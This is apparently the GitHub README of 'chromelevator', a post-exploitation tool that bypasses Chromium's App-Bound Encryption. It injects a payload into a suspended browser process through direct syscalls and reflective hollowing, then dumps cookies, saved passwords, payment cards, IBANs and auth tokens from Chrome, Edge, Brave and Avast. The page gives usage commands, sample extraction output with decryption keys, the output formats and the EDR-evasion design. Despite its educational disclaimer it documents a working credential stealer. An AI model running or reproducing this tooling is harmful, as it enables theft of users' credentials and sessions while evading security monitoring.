
Bypass Chromium's App-Bound Encryption via Direct Syscall-based Reflective Process Hollowing. Extract cookies, passwords, payment methods & tokens from Chrome, Edge, Brave & Avast - fileless, user-mode, no admin required.
Chrome App-Bound Encryption Decryption)A post-exploitation tool demonstrating a complete, in-memory bypass of Chromium's App-Bound Encryption (ABE). This project utilizes Direct Syscall-based Reflective Process Hollowing to launch a legitimate browser process in a suspended state, stealthily injecting a payload to hijack its identity and security context. This Living-off-the-Land (LOTL) technique subverts the browser's own security model. The fileless approach allows the tool to operate entirely from memory, bypassing user-land API hooks to decrypt and exfiltrate sensitive user data (cookies, passwords, payments) from modern Chromium browsers.
If you find this research valuable, I'd appreciate a coffee:

This tool's effectiveness is rooted in a combination of modern, evasion-focused techniques:
Direct Syscalls for Evasion: Bypasses EDR/AV user-land hooks on standard WinAPI functions by invoking kernel functions directly. The engine dynamically resolves syscall numbers at runtime using Hell's Gate technique with hash-based function matching (no plaintext syscall names in the binary).
Direct Syscall-Based Process Hollowing: A stealthy process creation and injection technique. Instead of injecting into a high-traffic, potentially monitored process, it creates a new, suspended host process. This significantly reduces the chances of detection, as all memory manipulations occur before the process begins normal execution.
Fileless In-Memory Payload: The payload DLL never touches the disk on the target machine. It is embedded as a ChaCha20-encrypted compile-time byte array with compile-time derived keys, decrypted in-memory, and reflectively loaded, minimizing its forensic footprint and bypassing static file-based scanners.
Reflective DLL Injection (RDI): A stealthy process injection method that circumvents LoadLibrary for the main payload, thereby evading detection mechanisms that monitor module loads. The self-contained bootstrap loader maps PE sections, performs relocations, and resolves imports from memory.
Target-Context COM Invocation: The lynchpin for defeating App-Bound Encryption. By executing code within the trusted browser process, we inherit its identity and security context, allowing us to make legitimate-appearing calls to the ABE COM server and satisfy its path-validation security checks.
Nt*/Zw* function names in binary—uses compile-time DJB2 hashes.LoadLibrary calls.--kill flag available for full process termination.
Note: Chrome/Brave/Edge 144+ use the new
IElevator2COM interface. This tool automatically usesIElevator2when available and falls back toIElevatorfor older versions. Avast Secure Browser uses a customIElevatorChromeinterface with an extended vtable (12 methods, DecryptData at offset 104).
This matrix outlines the extraction capabilities for each supported browser.
The tool's execution is focused on stealth and efficiency, built around a Direct Syscall-based Reflective Hollowing process. This approach ensures that few high-level API calls are made and that the payload operates from within a legitimate, newly created browser process.
chromelevator.exe)ntdll.dll to resolve syscall numbers (SSNs) using hash-based matching and locate kernel transition gadgets (syscall/ret or svc/ret). If the --kill flag is specified, it uses NtGetNextProcess and NtTerminateProcess syscalls to terminate all running instances of the target browser, releasing file locks on SQLite databases.CREATE_SUSPENDED state (CreateProcessW). This pristine, suspended process serves as the host for our payload.NtAllocateVirtualMemory (direct syscall).Bootstrap reflective loader executes, functioning as a custom in-memory PE loader with enhanced stealth:
NtAllocateVirtualMemory (bypassing hooked VirtualAlloc).NtProtectVirtualMemory.DllMain.DllMain spawns a new thread that immediately connects to the named pipe handle passed by the injector. It reads the configuration, including the output path, sent by the injector. All subsequent logs and status updates are relayed back through this pipe.IElevator2 for Chrome/Brave 144+, IElevator for earlier versions, IEdgeElevatorFinal for Edge, or for Avast Secure Browser). As the call originates from a trusted process path, all of the server's security checks are passed.This project uses a simple, robust build script that handles all compilation and payload embedding automatically.
Clone this repository.
Open a Developer Command Prompt for VS (or any MSVC‑enabled shell).
Run the build script make.bat from the project root.
Build Options:
make.bat - Full build (default)make.bat clean - Remove all build artifactsmake.bat build_encryptor_only - Build only the encryptor (used by CI)make.bat build_target_only - Build payload and injector (used by CI)This project uses GitHub Actions to automatically build the injector executable (chromelevator.exe) for both x64 and ARM64 architectures.
You can find the latest pre-compiled binaries on the Releases page. The executables for both architectures are packaged together in a single, convenient .zip file.
Release Package Contents:
chromelevator_x64.exechromelevator_arm64.exePS> .\chromelevator.exe --help
_________ .__ ___________.__ __
\_ ___ \| |_________ ____ _____ \_ _____/| | _______ _______ _/ |_ ___________
/ \ \/| | \_ __ \/ _ \ / \ | __)_ | | _/ __ \ \/ /\__ \\ __\/ _ \_ __ \
\ \___| Y \ | \( <_> ) Y Y \| \| |_\ ___/\ / / __ \| | ( <_> ) | \/
\______ /___| /__| \____/|__|_| /_______ /|____/\___ >\_/ (____ /__| \____/|__|
\/ \/ \/ \/ \/ \/
Direct Syscall-Based Reflective Hollowing
x64 & ARM64 | v0.20.0 by @xaitax
Usage: chromelevator.exe [options] <chrome|chrome-beta|edge|brave|avast|all>
Options:
-v, --verbose Show detailed output
-f, --fingerprint Extract browser fingerprint
-k, --kill Kill all browser processes before extraction
-o, --output-path Custom output directory
--output-path <path> or -o <path>
Specifies the base directory for output files.
Defaults to .\output\ relative to the injector's location.
Data will be organized into subfolders: <path>/<BrowserName>/<ProfileName>/.
--verbose or -v
Enable extensive debugging output from the injector.
--fingerprint or -f
Extract comprehensive browser fingerprinting data including version, extensions, security settings, and system information.
Results saved to fingerprint.json in the browser's output directory.
--kill or -k
Kill all browser processes before extraction. Uses direct syscalls (NtTerminateProcess) to terminate all running instances of the target browser(s) before attempting data extraction. This is useful when browsers are running and holding locks on database files, preventing the tool from accessing cookies or other encrypted data.
PS> .\chromelevator.exe all
_________ .__ ___________.__ __
\_ ___ \| |_________ ____ _____ \_ _____/| | _______ _______ _/ |_ ___________
/ \ \/| | \_ __ \/ _ \ / \ | __)_ | | _/ __ \ \/ /\__ \\ __\/ _ \_ __ \
\ \___| Y \ | \( <_> ) Y Y \| \| |_\ ___/\ / / __ \| | ( <_> ) | \/
\______ /___| /__| \____/|__|_| /_______ /|____/\___ >\_/ (____ /__| \____/|__|
\/ \/ \/ \/ \/ \/
Direct Syscall-Based Reflective Hollowing
x64 & ARM64 | v0.20.0 by @xaitax
┌──── Brave (143.1.85.120) ──────────────────────
│
│ Decryption Key
│ 2522A3C1730EA8EE84BAAD1994DB31E20437D9DCF27628997598BB5B86F73DCD
│
├── Default
│ Cookies 3312
│ Passwords 55
│ Cards 1
│ IBANs 1
│
└── 3312 cookies, 55 passwords, 1 cards, 1 IBANs (1 profile)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Brave
┌──── Chrome (143.0.7499.193) ───────────────────
│
│ Decryption Key
│ 3FA14DC988A34C85BDB872159B739634CB7E56F8E34449C1494297B9B629D094
│
├── Default
│ Cookies 380
│ Passwords 1
│
├── Profile 1
│ Cookies 932
│ Passwords 791
│ Cards 1
│ IBANs 1
│ Tokens 2
│
└── 1312 cookies, 792 passwords, 1 cards, 1 IBANs, 2 tokens (2 profiles)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Chrome
┌──── Chrome Beta (144.0.7559.59) ───────────────
│
│ Decryption Key
│ C147F0657D7AD5881F16CC0A2994E41A18A7B5F567B8CF81C7F87227ABB4F1B7
│
├── Default
│ Cookies 224
│
└── 224 cookies (1 profile)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Chrome Beta
┌──── Edge (144.0.3719.67) ──────────────────────
│
│ Decryption Key
│ B0334FAD7F5805362CB4C44B144A95AB7A68F7346EF99EB3F175F09DB08C8FD9
│
├── Default
│ Cookies 226
│ Passwords 2
│ Cards 1
│
├── Profile 1
│ Cookies 25
│
└── 251 cookies, 2 passwords, 1 cards (2 profiles)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Edge


PS> .\chromelevator.exe -v -f chrome
_________ .__ ___________.__ __
\_ ___ \| |_________ ____ _____ \_ _____/| | _______ _______ _/ |_ ___________
/ \ \/| | \_ __ \/ _ \ / \ | __)_ | | _/ __ \ \/ /\__ \\ __\/ _ \_ __ \
\ \___| Y \ | \( <_> ) Y Y \| \| |_\ ___/\ / / __ \| | ( <_> ) | \/
\______ /___| /__| \____/|__|_| /_______ /|____/\___ >\_/ (____ /__| \____/|__|
\/ \/ \/ \/ \/ \/
Direct Syscall-Based Reflective Hollowing
x64 & ARM64 | v0.20.0 by @xaitax
┌──── Chrome (143.0.7499.193) ───────────────────
│ Creating suspended process: C:\Program Files\Google\Chrome\Application\chrome.exe
│ [+] Process created (PID: 26560)
│ [+] IPC pipe established: \\.\pipe\chrome.nacl.49645_5F55
│ Deriving runtime decryption keys...
│ [+] Payload decrypted (1073 KB)
│ [+] Bootstrap entry point resolved (offset: 0x2ae70)
│ Allocating memory in target process via syscall...
│ [+] Memory allocated at 0x268e2d90000 (1076 KB)
│ [+] Payload + parameters written
│ [+] Memory protection set to PAGE_EXECUTE_READ
│ Creating remote thread via syscall...
│ [+] Thread created (entry: 0x268e2dbae70)
│ Awaiting payload connection...
│ [+] Payload connected
│ Running in Chrome
│
│ Decryption Key
│ 3FA14DC988A34C85BDB872159B739634CB7E56F8E34449C1494297B9B629D094
│
├── Default
│ Size 14 MB
│ Cookies 380
│ Passwords 1
│
├── Profile 1
│ Size 491 MB
│ Cookies 932
│ Passwords 791
│ Cards 1
│ IBANs 1
│ Tokens 2
│ Extracting comprehensive fingerprint...
│ Fingerprint saved to fingerprint.json
│
└── 1312 cookies, 792 passwords, 1 cards, 1 IBANs, 2 tokens (2 profiles)
C:\Users\ah\Documents\GitHub\Chrome-App-Bound-Encryption-Decryption\output\Chrome
Once decryption completes, data is saved to the specified output path (defaulting to .\output\ if not specified via --output-path). Files are organized as follows:
Base Path: YOUR_CHOSEN_PATH (e.g., .\output\ or the path you provide)
Structure: ///<data_type>.json
Example paths (assuming default output location):
Each cookie file is a JSON array of objects:
[
{
"host": "accounts.google.com",
"name": "ACCOUNT_CHOOSER",
"path": "/",
"expires": 1766591611,
"value": "AFx_qI781-…"
},
{
"host": "mail.google.com",
"name": "OSID",
"path": "/mail",
"expires": 1766591611,
"value": "g.a000uwj5ufIS…"
},
…
]
Each password file is a JSON array of objects:
[
{
"url": "https://example.com/login",
"user": "[email protected]",
"pass": "••••••••••"
},
…
]
Each payment file is a JSON array of objects:
[
{
"name": "John Doe",
"month": 12,
"year": 2030,
"number": "••••••••••1234",
"cvc": "•••"
},
…
]
Each IBAN file is a JSON array of objects:
[
{
"nickname": "UK Test",
"iban": "GB33BUKB20201555555555"
}
]
Each token file is a JSON array of objects containing the service, the decrypted token, and the binding key (if present):
[
{
"service": "AccountId-112823413702122221871",
"token": "1//03VJGN_vL2FR5CgYIARAAGAMSNwF-L9IrtiyH_tmtOneETFya5GEGiewlEMrLwDMuOl56zRoShNE77DfyOXhofn5Ryo_...",
"binding_key": ""
}
]
When using the --fingerprint or -f flag, a comprehensive metadata report is generated:
{
"browser": "Chrome",
"executable_path": "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe",
"browser_version": "143.0.7499.170",
"user_data_path": "C:\\Users\\username\\AppData\\Local\\Google\\Chrome\\User Data",
"sync_enabled": false,
"enterprise_managed": true,
"update_channel": "stable",
"hardware_acceleration": false,
"metrics_enabled": false,
"autofill_enabled": true,
"password_manager_enabled": false,
"safe_browsing_enabled": true,
"do_not_track": false,
"third_party_cookies_blocked": false,
"translate_enabled": true,
"installed_extensions_count": 2,
"extension_ids": ["ghbmnnjooekpmoecnnnilnnbdlolhkhi", "nmmhkkegccagdldgiimedpiccmgmieda"],
"profile_count": 2,
"computer_name": "DESKTOP-ABC123",
"windows_user": "username",
"os_version": "10.0.26220",
"architecture": "ARM64",
"last_config_update": 1766578854,
"extraction_timestamp": 1766591611,
"extraction_complete": true
}
This data provides intelligence about the browser's configuration, security posture, and system context.
For a comprehensive understanding of Chrome's App-Bound Encryption, the intricacies of its implementation, the detailed mechanics of this tool's approach, and a broader discussion of related security vectors, please refer to my detailed research paper:
➡️ Chrome App-Bound Encryption (ABE) - Technical Deep Dive & Research Notes
This document covers:
IElevator/IElevator2 COM interactions and key wrapping.➡️ The Curious Case of the Cantankerous COM: Decrypting Microsoft Edge's App-Bound Encryption
This article details the specific challenges and reverse engineering journey undertaken to achieve reliable ABE decryption for Microsoft Edge. It includes:
E_INVALIDARG, E_NOINTERFACE).comtypes) to uncover Edge's unique IElevatorEdge vtable structure and inheritance.➡️ The Elevator Gets an Upgrade: Chrome 144, IElevator2, and the Mojo Horizon
This project builds upon the work and analysis of the wider security community.
Official Documentation & Announcements:
Community Research & Acknowledgment:
All notable changes to this project are documented in the CHANGELOG file. This includes version history, new features, bug fixes, and security improvements.
This project is licensed under the MIT License - see the LICENSE file for details.
[!IMPORTANT] This is a hobby project created for educational and security research purposes. It serves as a personal learning experience and a playing field for exploring advanced Windows concepts.
This tool is NOT intended to be a fully-featured infostealer or a guaranteed EDR evasion tool. While it employs advanced techniques, its primary goal is to demonstrate and dissect the ABE mechanism, not to provide operational stealth for malicious use. Please ensure compliance with all relevant legal and ethical guidelines.
| Browser | Tested Version (x64 & ARM64) |
|---|
| Google Chrome | 144.0.7559.133 |
| Google Chrome Beta | 145.0.7632.18 |
| Brave | 1.86.148 (144.1.86.148) |
| Microsoft Edge | 145.0.3800.36 |
| Avast Secure Browser | 143.0.33371.147 |
| Feature | Google Chrome | Microsoft Edge | Brave | Avast Secure Browser |
|---|
| Cookies | ✅ ABE | ✅ ABE | ✅ ABE | ✅ ABE |
| Passwords | ✅ ABE | ✅ ABE | ✅ ABE | ✅ ABE |
| Payment Methods | ✅ ABE | ✅ ABE | ✅ ABE | ✅ ABE |
| IBANs | ✅ ABE | ❌ N/A | ✅ ABE | ✅ ABE |
| Auth Tokens | ❌ N/A | ❌ N/A | ❌ N/A |
NtWriteVirtualMemory.NtProtectVirtualMemory (direct syscall).NtCreateThreadEx. The thread's start address points directly to the payload's Bootstrap export, with the address of the remote pipe name as its argument. The original main thread of the browser remains suspended and is never resumed. The injector then waits for the payload to connect back to the pipe.IAvastElevatorDecryptData method on the COM interface, providing the app_bound_encrypted_key it reads from the Local State file. The COM server dutifully decrypts the key and returns the plaintext AES-256 master key to the payload.Default, Profile 1, etc.). For each profile, it queries the relevant SQLite databases (Cookies, Login Data, Web Data), decrypts the data blobs using AES-256-GCM, and formats the secrets as JSON. The results are written directly to the output directory specified by the injector.FreeLibraryAndExitThread to clean up. The injector, upon receiving the signal, terminates the parent host process with NtTerminateProcess.--help or -h
Show this help message.
This article covers Chrome 144's new IElevator2 COM interface and what it means for ABE:
IElevator and Chrome 144's IElevator2 interfaces.RunIsolatedChrome, AcceptInvitation) and their connection to Chromium's planned Mojo IPC migration.IElevator2 and new Copilot interfaces.➡️ COMrade ABE: Your Field Manual for App-Bound Encryption's COM Underbelly
This field manual introduces COMrade ABE, a Python-based dynamic analyzer for ABE COM interfaces, and dives into its practical applications:
--output-cpp-stub) for rapid development and research.


